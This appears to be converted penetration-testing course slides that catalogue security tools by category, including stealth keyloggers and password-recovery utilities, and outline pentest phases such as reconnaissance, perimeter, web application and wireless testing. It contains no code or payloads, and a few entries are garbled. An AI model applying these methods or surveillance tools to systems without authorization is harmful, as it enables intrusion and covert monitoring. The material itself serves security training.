## ⦿ Ip Tracer 1.3 By [www.soft32.com](http://www.soft32.com)

- Ip Tracer is an application made for tracking down spammers.

# Network Sniffing Tools

## ⊙ **Sniff'em**

- By -//[www.sniff-em.com/](http://www.sniff-em.com/).
- Sniff'em™ is a competitively priced, performance minded Windows based Packet sniffer, Network analyzer, and Network sniffer, a revolutionary new network management tool designed from the ground up with ease and functionality in mind.

## ⊙ **PromiScan**

- By [www.shareup.com](http://www.shareup.com).
- PromiScan has better monitoring capabilities by providing nonstop watch to detect immoral programs starting and ending without increasing the network load.

# Denial of Service Emulation Tools

- ◉ FlameThrower - By [www.antara.net](http://www.antara.net)
  - Generates real-world Internet traffic from a single network appliance, so users can decide the overall site capacity and performance and pinpoint weaknesses and potentially fatal bottlenecks.
- ◉ Mercury LoadRunner™- By <http://www.mercury.com>
  - The Mercury LoadRunner application is the industry-standard performance-testing product for the system's behavior and performance.
- ◉ ClearSight Analyzer - By [www.spirentcom.com](http://www.spirentcom.com)
  - ClearSight Analyzer has many features including an Application Troubleshooting Core that is used to troubleshoot applications with visual representations of the information.

# Traditional Load Testing Tools

## ⦿ PORTENT Supreme

- By [www.loadtesting.com](http://www.loadtesting.com).
- Portent Supreme is a featured tool for generating large amounts of HTTP, which can be uploaded into the webserve.

## ⦿ WebMux

- By [www.redhillnetworks.com/](http://www.redhillnetworks.com/).
- WebMux load balancer can share the load among a large number of servers making them appear as one large virtual server.

## ⦿ SilkPerformer

- By [www.segure.com/](http://www.segure.com/).
- SilkPerformer enables the user to exactly predict the weaknesses in the application and its infrastructure before it is deployed, regardless of its size or complexity.

# System Software Assessment Tools

## ⊙ System Scanner

- By [www.iss.net](http://www.iss.net).
- The System Scanner network security application operates as an integrated component of Internet Security Systems' security management platform, assessing host security, monitoring, detecting, and reporting system security weaknesses.

## ⊙ Internet Scanner

- By [www.shavlik.com](http://www.shavlik.com).
- This utility has a simple, spontaneous interface that allows the user to accurately control which groups are going to be scanned and by what principle, when, and how they are installed.

## ⊙ Database Scanner

- By [www.iss.net](http://www.iss.net).
- The database scanner assesses online business risks by identifying security exposures in leading database applications.

# Operating System Protection Tools

## ⊙ Bastille Linux [www.bastille-linux.org](http://www.bastille-linux.org)

- Bastille Linux is programmed to inform the installing administrator about the issues regarding security concerned in each of the script's tasks.

## ⊙ Engarde Secure Linux [www.engardelinux.org](http://www.engardelinux.org)

- Provides greater levels of support.
- Supports the advanced hardware and sophisticated upgrade path.

# Fingerprinting Tools

## ⊙ @Stake LC 5: [www.atstake.com](http://www.atstake.com)

- @Stake LC5 decreases security risk by assisting the administrators to identify and fix security holes that are due to the use of weak or easily deduced passwords.

## ⊙ Foundstone: [www.foundstone.com](http://www.foundstone.com)

- Foundstone's fully automated approach to vulnerability remediation enables organizations to easily track and manage the vulnerability fix process.

# Port Scanning Tools

## ⊙ Superscan

- By [www.foundstone.com](http://www.foundstone.com).
- This utility can scan through the port at a good speed and it also has this enhanced feature to support unlimited IP ranges.

## ⊙ Advanced Port Scanner

- By [www.pcflank.com](http://www.pcflank.com).
- Advanced Port Scanner is a user-friendly port scanner that executes multi-threaded for best possible performance.

## ⊙ AW Security Port Scanner

- By [www.atelierweb.com](http://www.atelierweb.com).
- Atelier Web Security Port Scanner (AWSPS) is a resourceful network diagnostic toolset that adds a new aspect of capabilities to the store of network administrators and information security professionals.



# Directory and File Access Control Tools

## ◎ Abyss Web Server for Windows

- By [www.aprelum.com](http://www.aprelum.com).
- The Abyss Web server application is a small personal web server that can support HTTP/1.1 CGI scripts, partial downloads, caching negotiation, and indexing files.

## ◎ GFI LANguard Portable Storage Control

- By [www.gfi.com](http://www.gfi.com).
- The GFI LANguard Portable Storage Control tool allows network administrators to have absolute control over which user can access removable drives, floppy disks, and CD drives on the local machine.

## ◎ Windows Security Officer

- By [www.bigfoot.com](http://www.bigfoot.com).
- The Windows Security Officer application enables the network administrator to protect and totally control access to all the systems present in the LAN.

# File Share Scanning Tools

## ⊙ Infiltrator Network Security Scanner

- By [www.network-security-scan.com/](http://www.network-security-scan.com/).
- This application is a network security scanner that can be used to audit the network computers for possible vulnerabilities, exploits, and other information enumerations.

## ⊙ Encrypted FTP 3

- By [www.eftp.org](http://www.eftp.org).
- GFILAN guard = [www.meste.cl/soluciones/gfilan.htm](http://www.meste.cl/soluciones/gfilan.htm)

# Password Directories

## ⊙ Passphrase Keeper 2.60

- By [www.passphrasekeeper.com](http://www.passphrasekeeper.com).
- Passphrase Keeper enables the user to safely save and manage all the account information such as user names, passwords, PINs, and credit card numbers.

## ⊙ IISProtect

- By [www.iisprotect.com](http://www.iisprotect.com).
- IISProtect does the function of authenticating the user and safeguarding passwords.

# Password Guessing Tools

## ⦿ Webmaster Password Generator

- By [www.spychecker.com](http://www.spychecker.com).
- The Webmaster Password Generator application is a powerful and easy to use tool used to create a large list of random passwords.

## ⦿ Internet Explorer Password Recovery Master

- By [www.rixler.com](http://www.rixler.com).
- Internet Explorer Password Revealer is a password recovery tool programmed for watching and cleaning the password and form data stored by Internet Explorer.

## ⦿ Password Recovery Toolbox

- By [www.rixler.com](http://www.rixler.com).
- Internet Password Recovery Toolbox can recover passwords that fall into any one of these categories: Internet Explorer Passwords, Network and Dial-Up Passwords, and Outlook Express Passwords.

# Link Checking Tools

## ⦿ Alert Link Runner

- By [www.alertbookmarks.com](http://www.alertbookmarks.com).
- Alert Link Runner is an application that checks the validity of hyperlinks on a web page or site and across an entire Enterprise Network.

## ⦿ Link Utility

- By [www.net-promoter.com](http://www.net-promoter.com).
- Link Utility is an application which has many functions. This includes checking links in the site and keeping the site fit.

## ⦿ LinxExplorer

- By [www.linxexplorer.com](http://www.linxexplorer.com).
- LinxExplorer is a link verification tool that enables the user to find and validate websites and html pages which have broken links.

# Web-testing Based Scripting Tools

## ◉ Svoi.NET PHP Edit

- By <http://phpedit.svoi.net/eng/main.phedit>.
- Svoi.NET PHP Edit is a utility that enables the user to edit, test, and debug PHP scripts and HTML/XML pages.

## ◉ OptiPerl

- By [www.xarka.com](http://www.xarka.com).
- OptiPerl enables the user to create CGI and console scripts in Perl, or offline in Windows.

## ◉ Blueprint Software Web Scripting Editor

- By [www.blueprint-software.net](http://www.blueprint-software.net).

# Buffer Overflow Protection Tools

## ◉ StackGuard

- By [www.immunix.org](http://www.immunix.org).
- It is a compiler that protects the program against stack smashing attacks.

## ◉ FormatGuard

- By [www.immunix.org](http://www.immunix.org).
- It is designed to provide solutions to the potentially large number of unknown format bugs.

## ◉ RaceGuard

- By [www.immunix.org](http://www.immunix.org).
- Race Guard protects against file system race conditions. In race conditions the attacker seeks to exploit the time gap between a privileged program checking for the existence of a file, and the program actually writing to that file.

# File Encryption Tools

## ⊙ Maxcrypt

- By [www.tv cows.com](http://www.tv cows.com).
- Maxcrypt is an automated computer encryption which allows the user not to worry about security regarding the message which is being sent.

## ⊙ Secure IT

- By [www.cypherix.co.uk/secureit2000/](http://www.cypherix.co.uk/secureit2000/).
- Secure IT is a compression and encryption application that offers a 448-bit encryption and has a very high compression rate.

## ⊙ Steganos

- By <http://.steganos.com/?product=SSS7&language=en>.
- The Steganos Internet Trace Destructor application deletes 150 work traces and caches cookies.



# Database Assessment Tools

## ⊙ EMS MySQL Manager

- By <http://ems-hitech.com/mymanager/>.
- EMS MySQL Manager gives strong tools for MySQL Database Server administration and also for object management. The EMS MySQL manager has a Visual Database manager that can design a database within seconds.

## ⊙ SQL Server Compare

- By <http://sql-server-tool.com>.
- The SQL Server Comparison Tool is a Windows application used for analyzing, comparing, and effectively documenting SQL Server databases.

## ⊙ SQL Stripes

- By <http://www.sql-server-tool.com/>.
- SQL Stripes is a program that helps Network Administrators to have complete control over the various SQL servers.

# Keyboard Logging and Screen Reordering Tools

## ⊙ Spector Professional 5.0

- By [www.spectorsoft.com](http://www.spectorsoft.com).
- The Spector Keylogger has a feature named Smart Rename that helps rename keylogger's executable files and registry entries.

## ⊙ Handy Keylogger

- By <http://www.handy-keylogger.com/>.
- A stealth keylogger for home and commercial use. The Keylogger captures international keyboards, major 2-byte encodings, and character sets.

## ⊙ Snapshot Spy

- By [www.snapshotspy.com](http://www.snapshotspy.com).
- It has a deterrent feature which activates a pop-up showing a warning that the system is under surveillance. It is stealth in nature.

# System Event Logging and Reviewing Tools

## ◉ LT Auditor+ Version 8.0

- By <http://www.bluelance.com>.
- Monitors the network and user activities around the clock.

## ◉ ZVisual RACF

- By [www.consul.com](http://www.consul.com).
- ZVisual RACF makes the job of help desk staff and network administrators easy, as they can perform their day-to-day tasks from a Windows workstation.

## ◉ Network Intelligence Engine LS Series

- <http://www.network-intelligence.com/>.
- An event log data warehouse system designed to address the information overload in distributed enterprise and service provider infrastructures.
- It is deployed as a cluster and can manage large networks.

# Tripwire and Checksum Tools

## ⊙ Tripwire for Servers

- By [www.tripwire.com](http://www.tripwire.com).
- Tripwire detects and points out any changes made to system and configuration files.

## ⊙ SecurityExpressions

- By [www.pedestalsoftware.com](http://www.pedestalsoftware.com).
- A centralized vulnerability management system.

## ⊙ MD5

- By <http://en.wikipedia.org/wiki/Md5>.
- MD5 is a cryptographic checksum program that takes a message of arbitrary length as input and generates the output as 128-bit fingerprint or message digest of the input.

# Mobile-code Scanning Tools

## ⦿ Vital Security

- By [www.finjan.com](http://www.finjan.com).
- This tool protects the users from damaging mobile code, which is received by way of emails and the Internet.

## ⦿ E Trust Secure Content Manager 1.1

- By [www3.ca.com](http://www3.ca.com).
- E Trust Secure Content Manager gives users a built-in policy-based content security tool that allows the program to fend off attacks from business coercion to network integrity compromises.

## ⦿ Internet Explorer Zone

- Internet Explorer Zones are split into four default zones, which are listed as the Local intranet zone, the Trusted sites zone, the Restricted Sites zone and the Internet zone.
- The administrators are given the power to configure and manage the risk from mobile code.

# Centralized Security Monitoring Tools

- ⊙ ASAP eSMART™ Software Usage
  - By [www.asapsoftware.com](http://www.asapsoftware.com).
  - This tool helps identify all the software installed across the organization and also helps to detect unused applications and eliminate them.
- ⊙ WatchGuard VPN Manager
  - By [www.watchguard.com](http://www.watchguard.com).
  - System administrators of large organizations can monitor and manage the tools centrally using WatchGuard VPN Manager.
- ⊙ Harvester
  - By <http://farm9.org/harvester>.
  - Security checks and event logs.

# Web Log Analysis Tools

## ⦿ Azure Web Log

- By [www.azuredesktop.com](http://www.azuredesktop.com).
- The tool generates reports for hourly hits, monthly hits, monthly site traffic, operating system used by the users, and browsers used by them to view the website and error requests.

## ⦿ AWStats

- By [awstats.sourceforge.net/](http://awstats.sourceforge.net/).
- AWStats is a powerful tool with lots of features that gives a graphical representation of web, ftp, or mail server statistics.

## ⦿ Summary

- By <http://www.summary.net>.
- It has more than 200 types of reports which help the user to get the exact information he wants about the website.

# Forensic Data and Collection Tools

- ◉ Encase tool
  - By <http://www.guidancesoftware.com>.
  - It can monitor networks in real time without disrupting operations.
- ◉ SafeBack
  - By <http://www.forensic-intl.com>.
  - Mostly used to backup files and critical data.
  - Creates a mirror image of the entire hard drive just like how a photonegative is made.
- ◉ ILook Investigator
  - By <http://www.ilook-forensics.org>.
  - It supports Linux platforms. It has password and pass phrase dictionary generators.



# Security Assessment Tools

- ⊙ Nessus Windows Technology
  - By [www.nessus.org](http://www.nessus.org).
  - Nessus Windows Technology (NeWT) is a stand-alone vulnerability scanner.
- ⊙ NetIQ Security Manager
  - By [www.netiq.com](http://www.netiq.com).
  - NetIQ Security Manager is an incident management tool that monitors the network in real-time, automatically responds to threats, and provides safekeeping of important event information from a central console.
- ⊙ STAT Scanner
  - By [www.stat.harris.com](http://www.stat.harris.com).
  - STAT Scanner scans the network for vulnerabilities and updates the system administrator with information regarding updates and patches.

# Multiple OS Management Tools

## ⊙ Multiple Boot Manager

- By [www.elmchan.org](http://www.elmchan.org).
- Multiple Boot Manager (MBM) is a low-level system tool which helps to select any OS to boot with a menu.


## ⊙ Acronis OS Selector

- By [www.acronis.com](http://www.acronis.com).
- Acronis OS Selector v5 is a boot and partition manager, which allows the user to install more than 100 operating systems.


## ⊙ Eon

- By <http://www.neoware.com>.
- Eon 4000 is based on Linux and runs Windows, Unix, X Window, Internet, Java, and mainframe applications.

# Phases of Penetration Testing



# Pre-attack Phase




# Best Practices

- ⦿ It is vital to maintain a log of all the activities carried out, the results obtained, or note the absence of it.
- ⦿ Ensure that all work is time stamped and communicated to the concerned person within the organization if it is so agreed upon in the rules of engagement.
- ⦿ While planning an attack strategy, make sure that you are able to reason out your strategic choices to the input or output obtained from the pre-attack phase.
- ⦿ Look at your log and start either developing the tools you need or acquiring them based on need. This will help reduce the attack area that might be inadvertently passed over.

# Results That Can Be Expected

- ⊙ This phase can include information retrieval such as:
  - Physical and logical location of the organization.
  - Analog connections.
  - Any contact information.
  - Information about other organizations
  - Any other information that has potential to result in a possible exploitation.

# Passive Reconnaissance



# Passive Reconnaissance

- ⊙ Activities involve:
  - Mapping the directory structure of the web servers and FTP servers
  - Gathering competitive intelligence
  - Determining worth of infrastructure that is interfacing with the web
  - Retrieving network registration information
  - Determining the product range and service offerings of the target company that is available online or can be requested online
  - Document sifting refers to gathering information solely from published material
  - Social engineering




# Active Reconnaissance

⊙ Some of the activities involved are:

- Network Mapping
- Perimeter mapping
- System and Service Identification
  - Through port scans
- Web profiling
  - This phase will attempt to profile and map the internet profile of the organization

# Attack Phase



# Activity : Perimeter Testing

- ◉ Testing methods for perimeter security include but are not limited to:
  - Evaluating error reporting and error management with ICMP probes.
  - Checking access control lists by forging responses with crafted packets.
  - Measuring the threshold for denial of service by attempting persistent TCP connections, evaluating transitory TCP connections, and attempting streaming UDP connection.
  - Evaluating protocol filtering rules by attempting connection using various protocols such as SSH, FTP, and Telnet.
  - Evaluate the IDS capability by passing malicious content (such as malformed URL) and scanning the target variously for response to abnormal traffic.
  - Examine the perimeter security system's response to web server scans using multiple methods such as POST, DELETE, and COPY.

# Activity : Web Application Testing - I

- ⊙ Testing methods for web application testing include but are not limited to:
  - Input Validation: Tests include OS command injection, script injection, SQL injection, LDAP injection, and cross site scripting.
  - Output Sanitization: Tests include parsing special characters and verifying error checking in the application.
  - Checking for Buffer Overflows: Tests include attacks against stack overflows, heap overflows, and format string overflows.
  - Access Control: Check for access to administrative interfaces, sending data to manipulate form fields, attempt URL query strings, change values on the client-side script, and attack cookies.
  - Denial of Service: Test for DoS induced due to malformed user input, user lockout, and application lockout due to traffic overload, transaction requests, or excessive requests on the application.

# Activity : Web Application Testing - II

- ⦿ Component checking: Check for security controls on web server/application components that might expose the web application to vulnerabilities.
- ⦿ Data and Error Checking: Check for data related security lapses such as storage of sensitive data in the cache or throughput of sensitive data using HTML.
- ⦿ Confidentiality Check: For applications using secure protocols and encryption, check for lapses in key exchange mechanism, adequate key length, and weak algorithms.
- ⦿ Session Management: Check time validity of session tokens, length of tokens, expiration of session tokens while transiting from SSL to non-SSL resources, presence of any session tokens in the browser history or cache, and randomness of session ID (check for use of user data in generating ID).
- ⦿ Configuration Verification: Attempt manipulation of resources using HTTP methods such as DELETE and PUT, check for version content availability, and any visible restricted source code in public domains, attempt directory and file listing, test for known vulnerabilities, and accessibility of administrative interfaces in server and server components.

# Activity : Wireless Testing

- ◉ Testing methods for wireless testing include but are not limited to:
  - Check if the access point's default Service Set Identifier (SSID) is easily available. Test for “broadcast SSID” and accessibility to the LAN through this. Tests can include brute forcing the SSID character string using tools like Kismet.
  - Check for vulnerabilities in accessing the WLAN through the wireless router, access point, or gateway. This can include verifying if the default Wired Equivalent Privacy (WEP) encryption key can be captured and decrypted.
  - Audit for broadcast beacon of any access point and check all protocols available on the access points. Check if layer 2 switched networks are being used instead of hubs for access point connectivity.
  - Subject authentication to playback of previous authentications in order to check for privilege escalation and unauthorized access.
  - Verify that access is granted only to client machines with registered MAC addresses.

# Activity : Acquiring Target

- ⦿ We refer to acquiring a target as the set of activities undertaken where the tester subjects the suspect machine to more intrusive challenges such as vulnerability scans and security assessment.
- ⦿ Testing methods for acquiring target include but are not limited to:
  - Active probing assaults: This can use results of network scans to gather further information that can lead to a compromise.
  - Running vulnerability scans: Vulnerability scans are completed in this phase.
